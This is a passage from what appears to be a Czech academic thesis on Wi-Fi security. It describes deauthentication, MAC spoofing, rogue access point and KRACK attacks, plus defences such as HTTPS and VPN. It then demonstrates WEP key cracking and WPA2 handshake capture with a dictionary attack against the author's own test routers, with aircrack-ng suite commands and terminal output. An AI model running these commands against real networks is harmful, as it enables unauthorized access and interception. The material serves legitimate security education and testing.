Asociační útok – útočník opakuje následující kroky, aby přetížil daný přístupový bod. Vyšle asociační rámec a změní MAC adresu. Tímto postupem se časem vyčerpají prostředky AP a z pravidla dochází k zamítní nových žádostí o asociaci, což může mít za následek restart celého AP. (28)

Deasociační útok – spočívá v zasílání deasociačních/deautentifikačních paketů přístupovému bodu jménem (MAC adresou) klienta, který je k dané síti přidružen. Ve výsledku se klient se pak musí opětovně asociovat. Pokud jsou pakety zasílány opakovaně, klient musí znovu provést asociaci a ve výsledku nemůže danou síť používat. Útočník může též využít i rušičky signálu, aby znemožnil AP komunikaci na dané frekvenci. (28)

4.1.4 Falšování MAC adresy

Tento typ útoku je založen na změně fyzické adresy útočníka. Narušitel změni svou skutečnou MAC adresu, která nemá přístup do podnikové sítě, za adresu s přístupem. Útočník s falešnou adresou pak může požadovat služby jako důvěryhodný uživatel, za kterého se vydává. Mezi nebezpečné dopady falešné adresace patří možnost zjištění informací o oprávněných uživateli, jejich účtech i heslech a přidání nebo změna konfigurace vnitřního serveru (například přidání neoprávněných uživatelských jmen). Útočník si zároveň změnou fyzické adresy chrání svou identitu, respektive identitu zařízení, ze kterého do sítě přistupuje. Falšování MAC adresy lze obejít implementovanou obranu, tzv. filtrování MAC adres popisované v kapitole 4.2. (26)

4.1.5 Falešný přístupový bod

Falešný přístupový bod může vytvořit pomocí například linuxu, konkrétně lze využít ovladač HostAP. Tento ovladač dokáže z obyčejné síťové karty, založené na čipové sadě Prism, udělat přístupový bod. Představme-li si situaci, kdy se klient přihlašuje do sítě přes šifrované stránky uložené na AP. Nakonfigurujeme na našem počítači HostAP. Okopírujeme design a formu stránek, na kterých se uživatelé autentizují. Spustíme Apache a ke kartě připojíme silnou anténu. Anténa vysílající na stejném kanále a se stejným SSID, jako pravý AP, musí mít vyšší zisk a tím se uživatel, místo na pravé AP, připojí k nám. Po asociaci se uživateli otevře přihlašovací stránka, kde vyplní login a heslo, které si uložíme do databáze a máme údaje potřebné pro vstup do originální sítě. Další možností je otevřít standardní přístupový bod s připojením na internet. Při konfiguraci sítě upravit přístup k internetu pouze na portu 80 (protokol HTTP – nezabezpečená komunikace). Takže uživatel si bude číst emaily, nakupovat kreditní kartou v e-shopu atp. a my v roli prostředníka mezitím můžeme odposlechnout veškeré soukromé informace, které díky nastavení sítě zůstali nezabezpečeny. (29)

4.1.6 KRACK

Útok se nazývá key reinstallation attack. Jak vyplývá z názvu, útok manipuluje s výměnou klíčů v metodě the four-way handshake, která se používá pro výměnu šifrovacích klíčů při zahájení komunikace mezi AP a zařízením. KRACK zneužívá chyby ve třetím kroku, kdy je možné klíč poslat vícekrát. Pokud je útok proveden správným způsobem, může být úvodní nonce použit tak, že to kompletně boří bezpečnost šifrování. (30)

Klient tedy může zprávu s klíčem obdržet několikrát a pokaždé resetuje parametry používaných klíčů. Útok spočívá právě v opětovném resetování parametrů z dříve použitých klíčů, které byly vysílány a zaznamenány. Dokáže tak vlastně ve své podstatě klientovi podstrčit vlastní nonce a tím oslabit celý proces šifrování. (30)

V případě, že známe parametry šifry, můžeme odvodit použitý šifrovací klíč, a tím dešifrovat komunikaci mezi AP a zařízením. Útok sice neumožňuje získat heslo k Wi-Fi, ale výsledkem je stav, kdy je komunikace útočníkem dešifrována. Je-li navíc používán zastaralý protokol WPA-TKIP, tak v dané situaci je možné při opakování nonce nejen odposlouchávat, ale i vytvářet a injektovat vlastní rámce. (30)

4.2 Metody obrany


Žádný uživatel bezdrátové sítě nechce vědomě poskytovat data v přenášené komunikaci třetím osobám (potencionálním útočníkům). Níže uvedené způsoby zabezpečení komunikace by měli být implementovány, pokud se zařízení připojuje na nezabezpečenou veřejnou síť.

4.2.1 Šifrování komunikace pomocí protokolů HTTPS, SSL/TLS

HTTP (Hyper Text Transfer Protokol) je způsob, jakým webový prohlížeč komunikuje se vzdáleným serverem, kde běží WWW stránky. Tato komunikace je však otevřená a přenášené informace může po cestě mezi Vámi a serverem kdokoli vidět, včetně hesel a dalších citlivých údajů, které vyplníte ve formulářích. Aby se takovému odposlechu zabránilo, byl vyvinut protokol HTTPS (Secured), který rozšiřuje HTTP o zabezpečenou část, jež veškeré informace mezi serverem a Vaším počítačem přenáší v zašifrované podobě. Základem pro podporu HTTPS je SSL (Secure Socket Layer)/TLS (Transport Layer Security) certifikát vydaný důvěryhodnou certifikační autoritou. Zabezpečená komunikace HTTPS zpravidla probíhá na portu 443 a od verze SSL 3.0 se používá označení TLS. Na začátku každé komunikace se provede výměna certifikátů a dojde k nastavení šifrovacích klíčů mezi uživatelem a serverem. (31) (32)

4.2.2 VPN

Virtuální privátní síť je ve své podstatě šifrovaný tunel, kterým tečou data mezi zařízeními, jež se nenachází ve stejné síti. Mezi zařízeními tak vzniká soukromá síť, respektive soukromé spojení izolované od ostatního provozu. Data jsou nejprve šifrována lokálně na daném zařízení a prostřednictvím VPN klienta, jsou tunelem odeslána na VPN server. Ten data rozšifruje a přepošle cílovému serveru, klientu, například webové stránce. Provoz opačným směrem funguje ve stejné podobě. Díky takové architektuře nemůže ani poskytovatel připojení ani jiný útočník zjistit, s kým na internetu probíhá komunikace nebo jaké stránky uživatel navštěvuje. Z opačného pohledu zase server se kterým komunikujete nezná údaje o IP adrese, ze které se uživatel připojuje. Jediné zjistitelné, je IP adresa VPN serveru, přes kterou komunikace probíhá. VPN rozhodně není náhrada za HTTPS a v praxi se doporučuje využívat obojí, zvláště pak na veřejných sítích. (33)



Obrázek 12: VPN princip fungování, zdroj (34)

5 Praktické útoky na zabezpečení Wi-Fi

V této kapitole bude provedeno ověření odolnosti zabezpečení WPA2 vůči vybraným typům útoků ve srovnání s odolností původní metody zabezpečení WEP. Na základě uskutečněných útoků dojde k identifikaci slabin v šifrování WPA2 a k dokázání bezpečnostního rizika, jež se vyskytuje v protokolu WEP. Výsledkem bude porovnání náročnosti jednotlivých typů útoků při využití standardní výpočetní techniky.

V praktické části je provedena demonstrace útoků na zabezpečení Wi-Fi. Konkrétně se jedná o útoky na protokol WEP, následně na WPA2-CCMP a v poslední části je veden útok na funkcionalitu WPS u WPA2-CCMP. Útoky byly prováděny na dvou Wi-Fi routerech (TP LINK a ZyXEL). Hlavním cílem útoků je prolomení daného zabezpečení u Wi-Fi routerů a získání přístupového hesla k domácí bezdrátové síti.

Obě bezdrátové sítě byly před zahájením útoků nově nakonfigurovány a to vždy s požadovanými bezpečnostními parametry a heslem. Po celou dobu všech útoků je používán u obou přístupových bodů stejný název sítě (SSID). Pro TP LINK je definován název SSID: TestLINK a pro ZyXEL je SSID: TestZyXEL. Hesla k zabezpečení AP byla náhodně generována pomocí náhodného generátoru hesel v aplikaci TrueKey.

5.1 Použitý hardware a software

Ke všem útokům byl použit notebook se síťovou kartou Intel Centrino Wireless-n 2230 podporující aktivní odposlech (monitor mód). Jako operační systém byl zvolen Kali linux, který již obsahuje všechny potřebné nástroje k provedení daných útoků. Linuxová distribuce byla instalována na bootovatelný USB disk.

Programy potřebné pro provedení útoků:

Aircrack-ng – kompletní sada nástrojů pro penetrační testování Wi-Fi sítí. Zahrnuje programy pro monitorování provozu, útočení a prolamování zabezpečení bezdrátových sítí.

Aircrack-ng – program určený prolamování zabezpečení WEP, WPA/WPA2. Aircrack-ng dokáže obnovit WEP klíč z dostatečného množství zachycených paketů v programu airodump-ng. K obnovení klíče jsou využity dvě základní metody. První metodou je metoda PTW (Pyshkin, Tews, Weinmann). PTW probíhá ve dvou fázích. V první fázi jsou k obnovení klíče používány pouze pakety ARP (Address Resolution Protocol). Není-li klíč nalezen, využívají se všechny zachycené pakety. PWT útok lze použít pouze pro prolomení klíčů o velikosti 40 bitů a 104 bitů. Hlavní výhodou útoku PTW je velmi malé množství zachycených paketů, aby byl WEP klíč obnoven. Druhou metodou je metoda FMS / KoreK, která zahrnuje různé statistické útoky v kombinaci s útoky hrubou silou, jež vedou k získání WEP klíče. Pro útoky na WPA/WPA2 podporuje Aircrack-ng pouze slovníkové odvození klíče. (35)

Aireplay-ng – primární využití programu je pro injektování paketů do komunikace. Případně lze nástroj využít pro generování provozu v bezdrátové síti. Při provádění útoku byla pomocí programu provedena deautentifikace zařízení. (36)

Airmon-ng – skript, který se využívá pro přepnutí síťové karty do monitorovacího módu a též umožňuje návrat zpět do standardního režimu správy. (37)

Airodump-ng - Airodump-ng se používá pro zachycení paketů a rámců 802.11. V praktické části byl použit ke shromažďování WEP IV (inicializační vektor) za účelem jejich použití v programu aircrack-ng. Airodump-ng je navíc schopen zobrazit detailní informace o přístupových bodech v dosahu síťové karty a o připojených koncových zařízeních. (38)

Airolib-ng - je nástroj určený k ukládání a správě názvů sítě a heslových seznamů, můžeme jej též využít k výpočtu hlavních párových klíčů (PMKs - Pairwise Master Keys), který lze použít k prolomení WPA/WPA2. Program používá databázi SQLite3 jako úložný mechanismus. (39)

Bully – program, který umožňuje provést útok na WPS hrubou silou. Bully byl napsán v jazyce C a vychází z kódu Reaver. Oproti původní implementaci Reaver poskytuje Bully řadu vylepšení, především práci s pamětí a procesorem v průběhu útoku. Bully byl testován proti různým AP s velkou úspěšností v prolomení WPS pinu a následně i PSK klíče. (40)

Crunch – skript, který se používá jako generátor slov pro slovníkové útoky. Jedná se o linuxový nástroj, jenž je součástí distribuce Kali linux. Skript umožňuje generování slov z definovaných parametrů a v předem určeném pořadí, lze též specifikovat jen určitá slova nebo znaky a samozřejmě i délku řetězce, která má být generována. (41)

Wash – skenovací program, jehož hlavním úkolem je zobrazit veškerá dostupná AP, která mají aktivní WPS. Výstup z programu lze využít k dalšímu útoku pomocí Bully nebo Reaveru. (42)

5.2 Prolomení WEP klíče

V teorii již bylo zmíněno, že hlavní slabinou zabezpečení WEP je nechráněný a nedostatečně velký inicializační vektor, který je přenášen v rámci celé komunikace.

Pokud budeme útočit na síť, která je dosti vytížená nebude velkým problémem zachytit dostatek inicializačních vektorů a WEP klíč prolomit.

Na zachycení potřebných inicializačních vektorů byl využit program Airodump-ng a k prolomení hesla bylo použito programu Aircrack-ng, který je součástí používané distribuce Kali linux.

Na bezdrátovou síť bude připojeno zařízení, na kterém budou v průběhu útoku přehrávána online videa, tak aby došlo k simulaci vytížené sítě. Tento fakt by měl zabezpečit dostatečný přísun paketů, tak aby nám útok trval přiměřenou dobu.

V případě, že by na síti nebyl generován žádný provoz, museli bychom ho uměle vytvořit, což není součástí následující ukázky.

5.2.1 PWT Útok na WEP klíč

Síť TestZyXEL je chráněna 64 bitovým WEP klíčem, jehož heslo je 5 znaků dlouhé a ve formátu ASCII „EddZc“. Heslo není příliš silné, tudíž by nám na prolomení daného hesla mělo stačit zachytit něco okolo 70 000 paketů.

Abychom mohli vůbec začít se zachytáváním paketů, je třeba provést ještě nastavení síťové karty a aktivovat již zmiňovaný monitor mode.

Začneme otevřením terminálu a zadáním následujících příkazů:

ifconfig

```
root@mjukali:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether e0:db:55:9e:07:0b txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 17

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3940 bytes 318748 (311.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3940 bytes 318748 (311.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether a6:8e:36:db:4d:21 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@mjukali:~#
```

Obrázek 13: Síťový adaptér, zdroj autor

Zjistili jsme název síťového adaptéru – u nás pojmenován wlan0.

ifconfig wlan0 down

Zrušili jsme pasivní odposlech na kartě. V tomto nastavení můžeme měnit parametry síťové karty mimo jiné i MAC adresu, pokud bychom potřebovali. Zpět do standardního pasivního odposlechu se vrátíme následujícím příkazem.

ifconfig wlan0 up

Aktuálně potřebujeme mít pasivní odposlech na kartě deaktivovaný, abychom mohli provádět další část útoku, tudíž příkaz *ifconfig wlan0 up* zadávat nebudeme a pokračujeme příkazem níže.

airmon-ng start wlan0

```
root@mjuKali:~# ifconfig wlan0 down
root@mjuKali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  706 NetworkManager
  779 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0               iwlwifi     Intel Corporation Centrino Wireless-N 2230 (rev c4)

              (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
              (mac80211 station mode vif disabled for [phy0]wlan0)

root@mjuKali:~# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0mon          iwlwifi     Intel Corporation Centrino Wireless-N 2230 (rev c4)

root@mjuKali:~# █
```

Obrázek 14: Monitor mód, zdroj autor

Došlo k přepnutí ze standardního režimu správy do režimu monitorování, ve kterém může být jakákoliv komunikace aktivně zachytávána nebo uměle vytvářena. Můžeme si povšimnout, že se nám změnil interface adaptéru z wlan0 na wlan0mon.

Abychom si ověřili aktuální stav našeho adaptéru, můžeme zadat příkaz *airmon-ng*, jak je uvedeno na obrázku 14. Výstup z konzole nám potvrdí, že aktuálně využíváme interface wlan0mon.

Pokud bychom chtěli monitorovací mód deaktivovat, zadáme *airmon-ng stop wlan0mon*. Síťová karta se následně přepne zpět do módu správy.

V další části budeme pracovat se síťovou kartou v monitorovacím módu, aby mohlo dojít ke skenování dostupných AP v dosahu naší síťové karty, proto nebudeme přepínat na mód správy.

Využijeme program Airodump-ng, abychom identifikovali naši cílovou síť a získali její MAC adresu a kanál na kterém daný přístupový bod vysílá, neboť tyto informace budeme potřebovat pro další provedení útoku.

```
CH 9 ][ Elapsed: 36 s ][ 2018-04-20 17:10

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
30:B4:9E:04:22:8C -72    64      2   0  13  54e  WPA2  CCMP   PSK  Bezci
00:0B:6B:56:F8:25 -81    33      0   0   1  11   .  OPN             www.vasesit.cz-253154
02:0B:6B:56:F8:25 -78    33      0   0   1  11   .  OPN             hotspot-vasesit.cz
02:21:A4:33:1B:9D -77    22      0   0  12  11   .  OPN             www.sys-data.com
00:21:A4:33:1B:9D -77    22      0   0  12  11e.  OPN             sysdatacom67
5C:F4:AB:26:89:59 -79    55     10   0   7  54e  WEP   WEP             TestZyXEL
5C:F4:AB:26:89:58 -78    57      4   0   7  54e  WPA2  CCMP   PSK  SMOULOV
00:1B:9E:91:45:0B -80    31      0   0   6  54e  WEP   WEP             VOIP
00:1B:9E:91:45:0A -80    39      0   0   6  54e  WPA   TKIP   PSK  Sachista
4C:5E:0C:6D:62:C7 -80    34      2   0   8  54e.  WPA2  CCMP   PSK  Radmusysdata
00:0C:42:68:E0:12 -81    39      0   0  13  54   .  WPA2  CCMP   PSK  tel.227023023.UVT.cz
F8:D1:11:B8:9C:FC -84    23      4   0  11  54e.  OPN             free.ehamnet.cz
F8:1A:67:41:38:1E -86    19      0   0   9  54e.  WPA2  CCMP   PSK  QRS_Net
84:16:F9:F8:31:8F -86      2      0   0   4  54e.  WPA2  CCMP   PSK  TRIBECA
10:7B:44:B5:32:A0 -86    23      0   0   1  54e  WPA2  CCMP   PSK  SM

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
(not associated) 34:51:C9:EA:CE:CD -68    0 - 1    1      4
(not associated) 06:04:F7:E1:F2:FB -85    0 - 1    0      1

root@mjuKali:~#
```

Obrázek 15: Skenování sítě, zdroj autor

Příkazem jsme skenovali veškeré přístupové body dostupné v našem okolí. Našemu vyhledávání odpovídá síť ESSID: TestZyXEL s BSSID: MAC adresou 5C:F4:AB:26:89:59, která vysílá na CH-kanále 7. Další pro nás podstatnou informací je, že síť je chráněna zabezpečením WEP, což lze vyčíst ze sloupce ENC a CIPHER.

Ostatní parametry pro nás v tuto chvíli nejsou tolik relevantní. PWR nám oznamuje úroveň přijímaného signálu kartou. Beacons indikují počet asociačních paketů odeslaných ze strany AP. Sloupec #Data zobrazuje informace o zachycených datových paketech. #/s je počet datových paketů za sekundu zachycených v posledních 10 sekundách. MB ukazuje maximální podporovanou rychlost AP a AUTH značí jaká metoda ověření je použita, v případě WPA/WPA2 se jedná o PSK (Pre-Shared Key).

Ve spodní části jsou zachyceny MAC adresy koncových stanic, které nejsou asociovány k žádnému přístupovému bodu. V sekci Probe bychom mohli najít ESSID sítě, ke kterým se dané stanice chtějí asociovat.

Aktuálně jsme schopni přejít k samotnému útoku, protože známe již všechny potřebné údaje.

```
airodump-ng --bssid 5C:F4:AB:26:89:59 --channel 7 --write utokWEP-ZyXEL wlan0mon
```

Veškeré pakety přenášené mezi AP TestZyXEL a připojeným zařízením byly zachyceny v souboru utokWEP-ZyXEL-01.cap. Ted' už jen stačí pokusit se obnovit WEP klíč ze zachycených paketů.

```
aircrack-ng utokWEP-ZyXEL-01.cap
```

```
CH 7 ][ Elapsed: 8 mins ][ 2018-04-20 18:33 ][ Broken SKA: 5C:F4:AB:26:89:59

BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
5C:F4:AB:26:89:59 -70 100    4828    78268 102  7  54e  WEP  WEP   SKA  TestZyXEL

BSSID          STATION          PWR   Rate    Lost    Frames  Probe
5C:F4:AB:26:89:59 E8:50:8B:BE:F7:59 -40   18e-18e   37    118687

root@mjuKali:~#
```

```
/bin/bash 102x12
KB    depth  byte(vote)0B(86272) A9(86016) B4(85760) 7D(85248) C6(84736) F5(83968)
0     0/ 2     45(104192) D2(86528) 7A(84992) 83(84736) 2E(84480) B5(84480) 03(84224)
1     0/ 6     64(103424) 58(89856) E6(87808) 6F(86272) D0(85504) 3A(85248) B2(84992)
2     0/ 1     64(107264) 73(87808) 79(87040) A3(85248) FB(83968) 12(82944) D4(82944)
3     0/ 38    5A(98304) AC(88320) CD(86016) 3A(85760) 7F(85504) 36(84736) 9A(84736)
4    162/169  45(73984) 0E(73728) 39(73728) 47(73728) 65(73728) 7C(73728) CA(73728)

KEY FOUND! [ 45:64:64:5A:63 ] (ASCII: EddZc )
Decrypted correctly: 100%

root@mjuKali:~#
```

Obrázek 16: Zachycení IV a prolomení WEP klíče, zdroj autor

V první části obrázku 16 došlo k zachycení inicializačních vektorů, které byly v průběhu zachytávání podrobeny útoku programem Aircrack-ng. Počet paketů se navyšoval, dokud nedošlo k prolomení a obnovení klíče ze zachycených inicializačních vektorů.

Útok nám trval necelých 8 minut, kdy bylo zachyceno 78 268 paketů a k prolomení WEP klíče nám stačilo 75448 inicializačních vektorů. Původní předpoklad 70 000 paketů byl o 8 268 paketů, to značí, že heslo bylo o něco komplexnější, než bylo původně předpokládáno.

Z uvedených výsledků plyne, že zabezpečení sítě pomocí WEP je nedostatečné. Neposkytuje dostatečně efektivní obranu, i když zvolíme komplexní 128 bitový klíč. Prolomení sice bude vyžadovat více zachycených paketů a tím i více času na prolomení, avšak útok vedený na zabezpečení WEP bude vždy 100% úspěšný.

5.3 Prolomení zabezpečení WPA2-CCMP

WPA2-CCMP je postaven, tak že jej nelze prolomit pouhým zachycením dostatečného množství paketů a následně z nich provést obnovení klíče jako tomu bylo u zabezpečení WEP. Jediná možnost, jak prolomit síť zabezpečenou pomocí WPA2-CCMP, je odposlechnout four-way handshake. Jakmile se nám to povede, můžeme zachycený handshake podrobit slovníkovému útoku pomocí nástroje aircrack-ng.

Další možností je zaútočit na slabinu WPS, pokud je u routeru aktivována. Na rozdíl od zabezpečení WEP, není žádný z níže popisovaných útoků veden se 100% úspěšností a vždy záleží na konkrétním nastavení dané sítě.

5.3.1 Slovníkový útok vůči WPA2-CCMP

V následující ukázce podrobíme síť TestLINK zabezpečenou WPA2-AES slovníkovému útoku, využijeme k tomu již známé nástroje a to především airodump-ng, aircrack-ng a deautentifikační útok. Pomocí airodump-ng zachytíme handshake, který v síti proběhne po odhlášení a opětovném přihlášení zařízení. Tento jev vyvoláme deautentifikačním útokem. Dále si budeme potřebovat vytvořit soubor, který bude obsahovat určitá hesla, která pomocí aircrack-ng budeme zkoušet vůči zachycenému handshake.

Využijeme příkazu *airodump-ng wlan0mon*, abychom získali údaje o dostupných AP v našem okolí. V případě, že jsme si neaktivovali mód monitoru, začneme nejdřív sekvencí prvních tří příkazů uvedených v útoku na WEP klíč.

```
CH 7 ][ Elapsed: 6 s ][ 2018-04-22 12:35

BSSID          PWR Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
D4:6E:0E:E4:A0:DF -28      17         0  0 12 54e WPA2 CCMP PSK TestLINK
5C:F4:AB:26:89:58 -72      18         2  0  7 54e WPA2 CCMP PSK SMOULOV
30:B4:9E:04:22:8C -73       7         0  0 13 54e WPA2 CCMP PSK Bezci
02:0B:6B:56:F8:25 -72      18         0  0  1 11 . OPN      hotspot-vasesit.cz
00:0B:6B:56:F8:25 -73      19         0  0  1 11 . OPN      www.vasesit.cz-253154
00:0C:42:68:E0:12 -76       9         0  0 13 54 . WPA2 CCMP PSK tel.227023023.UVT.cz
02:21:A4:33:1B:9D -80       5         0  0 12 11 . OPN      www.sys-data.com
00:21:A4:33:1B:9D -81       5         0  0 12 11e. OPN      sysdatacom67
00:1B:9E:91:45:0B -78      10         0  0  6 54e WEP WEP      VOIP
04:8D:38:B8:18:C0 -83       7         0  0  8 54e WPA2 CCMP PSK wifi_14
F8:D1:11:B8:9C:FC -86       5         2  0 11 54e. OPN      free.ehamnet.cz
10:7B:44:B5:32:A0 -85       3         0  0 10 54e WPA2 CCMP PSK SM
4C:5E:0C:6D:62:C7 -86       2         1  0  8 54e. WPA2 CCMP PSK Radmusysdata
00:0C:42:FC:E3:07 -88       2         0  0  3 54 . WPA2 TKIP PSK Johnny

BSSID          STATION          PWR Rate Lost Frames Probe
root@mjuKali:~#
```

Obrázek 17: Skenování sítí, zdroj: autor

Našemu AP odpovídá SSID : TestLINK a MAC adresa D4:6E:0E:E4:A0:DF. Přístupový bod vysílá na kanálu 12. Můžeme tedy přejít k odposlechu daného AP.

```
airodump-ng --bssid D4:6E:0E:E4:A0:DF --channel 12 --write handshakeWPA2 wlan0mon.
```

```
CH 12 ][ Elapsed: 6 s ][ 2018-04-22 12:38
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D4:6E:0E:E4:A0:DF	-29	100	68	2 0	12	54e	WPA2	CCMP	PSK	TestLINK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
D4:6E:0E:E4:A0:DF	E8:50:8B:BE:F7:59	-39	0e-	1	0	3

Obrázek 18: Aktivní odposlech sítě TestLINK, zdroj autor

K sítě je aktuálně připojeno jedno zařízení, nyní můžeme vyčkat, zda se nepřipojí jiné zařízení, případně se stávající neodpojí a znovu nepřipojí.

Bez zahájení nové komunikace pomocí four-way handshake nejsme schopni odchytnout EAPOL paket obsahující potřebné údaje. Abychom nemuseli čekat zbytečně dlouhou dobu, zašleme připojenému zařízení několik deautentifikačních paketů, tak aby proběhlo znovu ověření u AP a my mohli zachytit potřebný paket a zároveň uživatel připojený na AP nic nepoznal.

```
aireplay-ng --deauth 5 -a D4:6E:0E:E4:A0:DF -c E8:50:8B:BE:F7:59 wlan0mon
```

```
CH 12 ][ Elapsed: 42 s ][ 2018-04-22 12:38 ][ WPA handshake: D4:6E:0E:E4:A0:DF
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
D4:6E:0E:E4:A0:DF	-31	100	419	271 9	12	54e	WPA2	CCMP	PSK	TestLINK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
D4:6E:0E:E4:A0:DF	E8:50:8B:BE:F7:59	-45	0e-	1	0	1057


```

root@mjuKali:~# aireplay-ng --deauth 5 -a D4:6E:0E:E4:A0:DF -c E8:50:8B:BE:F7:59 wlan0mon
12:38:19 Waiting for beacon frame (BSSID: D4:6E:0E:E4:A0:DF) on channel 12
12:38:19 Sending 64 directed DeAuth. STMAC: [E8:50:8B:BE:F7:59] [63|67 ACKs]
12:38:20 Sending 64 directed DeAuth. STMAC: [E8:50:8B:BE:F7:59] [42|59 ACKs]
12:38:20 Sending 64 directed DeAuth. STMAC: [E8:50:8B:BE:F7:59] [58|61 ACKs]
12:38:21 Sending 64 directed DeAuth. STMAC: [E8:50:8B:BE:F7:59] [44|63 ACKs]
12:38:21 Sending 64 directed DeAuth. STMAC: [E8:50:8B:BE:F7:59] [35|61 ACKs]
root@mjuKali:~#

```

Obrázek 19: Odchytnutí handshake a deautentifikace zařízení, zdroj autor

Zařízení bylo deautentifikováno pomocí nástroje Aircrack-ng, kde parametr --deauth zašle 5 deautentifikačních paketů, které odpojí koncové zařízení a vynutí si, aby se znovu připojilo. Přepínač -a určuje MAC adresu sítě, ke kterému je zařízení připojeno a přepínač -c určuje MAC adresu cílové stanice, jež má být odpojena.

Jak je vidět na obrázku 19 ve spodní části, zařízení obdrželo 5 deautentifikačních paketů a znovu si vyžádalo obnovení spojení, což mělo za následek zachycení handshake, které můžeme pozorovat v pravém horním rohu obrázku 19.


Handshake byl v pořádku zachycen, tak můžeme ukončit odposlech sítě a přejít k vytvoření slovníkového souboru, který využijeme pro získání přístupového hesla do bezdrátové sítě.

Soubor s přichystanými slovy lze stáhnout na internetu nebo si jej vytvořit pomocí skriptu crunch, který je součástí distribuce Kali Linux.

./crunch [minimální délka hesla] [maximální délka hesla] [znaky obsažené v hesle] -t [část hesla] -o [název souboru]

Jelikož se jedná o ukázkou, tak samozřejmě známe délku hesla i znaky ze kterých se skládá. Vytvoříme si tedy ukázkový soubor, který bude určitě obsahovat naše hledané heslo.

crunch 13 13 ddcgfieEZGKV6 -t Edd@@GKV@@@@@6 -o heslaWPA2



```
root@mjuKali:~# crunch 13 13 ddcgfieEZGKV6 -t Edd@@GKV@@@@@6 -o heslaWPA2
Crunch will now generate the following amount of data: 41803776 bytes
39 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 2985984

crunch: 100% completed generating output
root@mjuKali:~#
```

Obrázek 20: Generování heslového seznamu programem Crunch, zdroj autor

Na obrázku 20 byl vygenerován soubor heslaWPA2 obsahující 2 985 984 hesel, které můžeme využít finálnímu útoku. Všechna vygenerovaná hesla odpovídají zvoleným parametrům, tudíž jsou 13 znaková a obsahují pouze vybrané znaky ddcgfieEZGKV6. Každé heslo pak vždy začíná kombinací Edd, na šesté, sedmé a osmé pozici se vždy vyskytuje GKV a končí znakem 6.

Po vytvoření potřebného souboru můžeme provést samotný slovníkový útok a otestovat jednotlivá hesla, zda se budou shodovat se zachyceným handshake v souboru handshakeWPA2-01.cap.

```
aircrack-ng handshakeWPA2-01.cap -w heslaWPA2
```

```
Aircrack-ng 1.2 rc4

[00:15:46] 1766512/2985972 keys tested (1892.75 k/s)

Time left: 10 minutes, 44 seconds                    59.16%

KEY FOUND! [ EddZcGKVgfie6 ]

Master Key      : D4 60 A1 9A A4 9F 68 A1 CA AE B2 38 19 CF 39 F7
                  99 C4 31 F6 CF 6A A3 DD 0B 3D 43 4A 03 11 23 A2

Transient Key   : 9B 62 38 8A 66 F6 97 1B BE 13 4B 18 D5 C6 AE A2
                  C2 5A F9 63 DC F5 12 47 51 AB 6E 57 2E 2A BA 29
                  F7 44 02 A1 18 0D F7 82 37 F3 F7 94 86 6F 88 8A
